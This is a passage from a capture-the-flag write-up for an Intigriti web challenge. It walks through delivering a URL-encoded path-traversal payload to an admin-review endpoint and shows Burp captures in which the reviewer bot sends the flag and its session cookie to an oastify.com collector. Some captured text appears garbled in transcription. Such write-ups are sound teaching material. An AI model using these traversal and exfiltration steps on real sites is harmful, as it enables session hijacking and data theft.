
Step 8: Activating our malicious preferences for the administrator to ex-filtrate the flag

Somehow we need to deliver our redirect payload to the back-end but also first activate the preferences so renderMode becomes full and the custom widgets are loaded.

We have our note with the redirect payload. That is the first big step made which we want to “request review” for but before sending it intercept the review request with a proxy like BURP.



This results in following POST request:



See how the URL looks again very similar to what we saw earlier:

[“https://challenge-0426.intigriti.io/note/<UUID>/<PANEL>/manifest.json?note=<UUID>”](https://challenge-0426.intigriti.io/note/<UUID>/<PANEL>/manifest.json?note=<UUID>)

AND

[“https://challenge-0426.intigriti.io/api/account/preferences/reader-presets/<PRESETNAME>/manifest.json?note=<NOTEUUID>”](https://challenge-0426.intigriti.io/api/account/preferences/reader-presets/<PRESETNAME>/manifest.json?note=<NOTEUUID>)


We already altered the “panel” variable before loading our own presets or preferences by a path traversal so we need to do that again when delivering the URL to the back-end for review to load our own preferences:

```
/note/0338e722078971ca5ffc0ae454c1c34a59563dc7303b640ea588698125978a61/../../api/
account/preferences/reader-presets/attacker-profile/manifest.json?
note=0338e722078971ca5ffc0ae454c1c34a59563dc7303b640ea588698125978a61#
```

We can traverse back to the API preferences we control like we did before on our own account to reach full renderMode but this time we need to wipe anything that comes after the URL by adding a # which means anything after this will not be send to the server to be sure our unique note ID is loaded and not another one. Do not forget to URL encode this path traversal.

```
/note/
0338e722078971ca5ffc0ae454c1c34a59563dc7303b640ea588698125978a61/%2E%2E%2F%2E%
2E%2Fapi%2Faccount%2Fpreferences%2Freader%2Dpresets%2Fattacker%2Dprofile%2Fmanifest
%2Ejson%3Fnote%3D0338e722078971ca5ffc0ae454c1c34a59563dc7303b640ea588698125978a6
1%23
```

- 1) Edit your preferences locally.
- 2) Save a not with the redirect payload locally.
- 3) Edit the “request review” URL with the path traversal.



The screenshot shows the Burp Suite interface with a request and response view. The request is a POST to /api/report with a complex JSON body. The response is a 200 OK with a JSON body containing a message: "A reviewer will open this page shortly."

```

Request
1 POST /api/report HTTP/2
2 Host: challenge-0426.intigrity.io
3 Cookie: northstar_profile=ddb5f8792ddb715354c39d16a1015d74
4 Content-Length: 261
5 Sec-Ch-Ua-Platform: "Windows"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36
7 Sec-Ch-Ua: "Google Chrome";v="147", "Not.A/Brand";v="8", "Chromium";v="147"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: /*/*
11 Origin: https://challenge-0426.intigrity.io
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=1, i
18
19 {
20   "url":
21     "/note/0338e722078971ca5ffc0ae454c1c34a59563dc7303b640ea588
22     6981c5978ae11c281c2f9c2e4c2fapi1c2faccount1c2fpreferences1
23     c2freader1c2fpresets1c2fattach1c2fprofile1c2fmanifest1c2fjson13
24     fnote13d038e722078971ca5ffc0ae454c1c34a59563dc7303b640ea58
25     86981c5978ae11c3"
26 }
Response
1 HTTP/2 200 OK
2 Date: Mon, 27 Apr 2026 22:11:11 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 53
5 X-Powered-By: Express
6 Content-Security-Policy: default-src 'self'; script-src 'nonce-ul6/ezqcJ+DEqQ/pe7fvyg==' 'strict-dynamic'; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://fonts.gstatic.com; img-src * data:; font-src 'self' data: https://fonts.googleapis.com https://fonts.gstatic.com; connect-src *; frame-src 'self'; object-src 'none'; base-uri 'none'; form-action 'self'
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: no-referrer
9 Etag: W/"95-B9PbyU2eamksiPhzXFun4KCPaY"
10 Strict-Transport-Security: max-age=31536000; includeSubDomains
11
12 {
13   "message": "A reviewer will open this page shortly."
14 }
Inspector
Request attributes: 2
Request query parameters: 0
Request cookies: 1
Request headers: 19
Response headers: 9

```

Time	Source	Destination	Method	URL	Status
8	2026-Apr-27 22:11:12.287 UTC	DNS	rmh51etswfnprn24jd41ax38szyqma6	172.253.231.213	
9	2026-Apr-27 22:11:12.404 UTC	HTTP	rmh51etswfnprn24jd41ax38szyqma6	34.140.37.218	
10	2026-Apr-27 22:11:12.676 UTC	HTTP	rmh51etswfnprn24jd41ax38szyqma6	34.140.37.218	
11	2026-Apr-27 22:11:12.676 UTC	HTTP	rmh51etswfnprn24jd41ax38szyqma6	34.140.37.218	



The screenshot shows the Burp Suite interface with a request and response view. The request is a GET to /?flag=INTIGRITI with a complex query string. The response is a 200 OK with a JSON body containing a message: "A reviewer will open this page shortly."

```

Description: Request to Collaborator, Response from Collaborator
Request
1 GET /?flag=INTIGRITI(019d955f-1643-77a6-99ef-1c10975ab284);%20northstar_profile=f6885310003b56cb4234c278c47933ca HTTP/1.1
2 Host: rmh51etswfnprn24jd41ax38szyqma6.oastify.com
3 Connection: keep-alive
4 sec-ch-ua: "Chromium";v="147", "Not.A/Brand";v="8"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/147.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: cross-site
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br, zstd
14 Accept-Language: en-US,en;q=0.9
15
16
Response
1 HTTP/2 200 OK
2 Date: Mon, 27 Apr 2026 22:11:11 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 53
5 X-Powered-By: Express
6 Content-Security-Policy: default-src 'self'; script-src 'nonce-ul6/ezqcJ+DEqQ/pe7fvyg==' 'strict-dynamic'; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://fonts.gstatic.com; img-src * data:; font-src 'self' data: https://fonts.googleapis.com https://fonts.gstatic.com; connect-src *; frame-src 'self'; object-src 'none'; base-uri 'none'; form-action 'self'
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: no-referrer
9 Etag: W/"95-B9PbyU2eamksiPhzXFun4KCPaY"
10 Strict-Transport-Security: max-age=31536000; includeSubDomains
11
12 {
13   "message": "A reviewer will open this page shortly."
14 }
Inspector
Request attributes: 2
Request query parameters: 1
Request headers: 13

```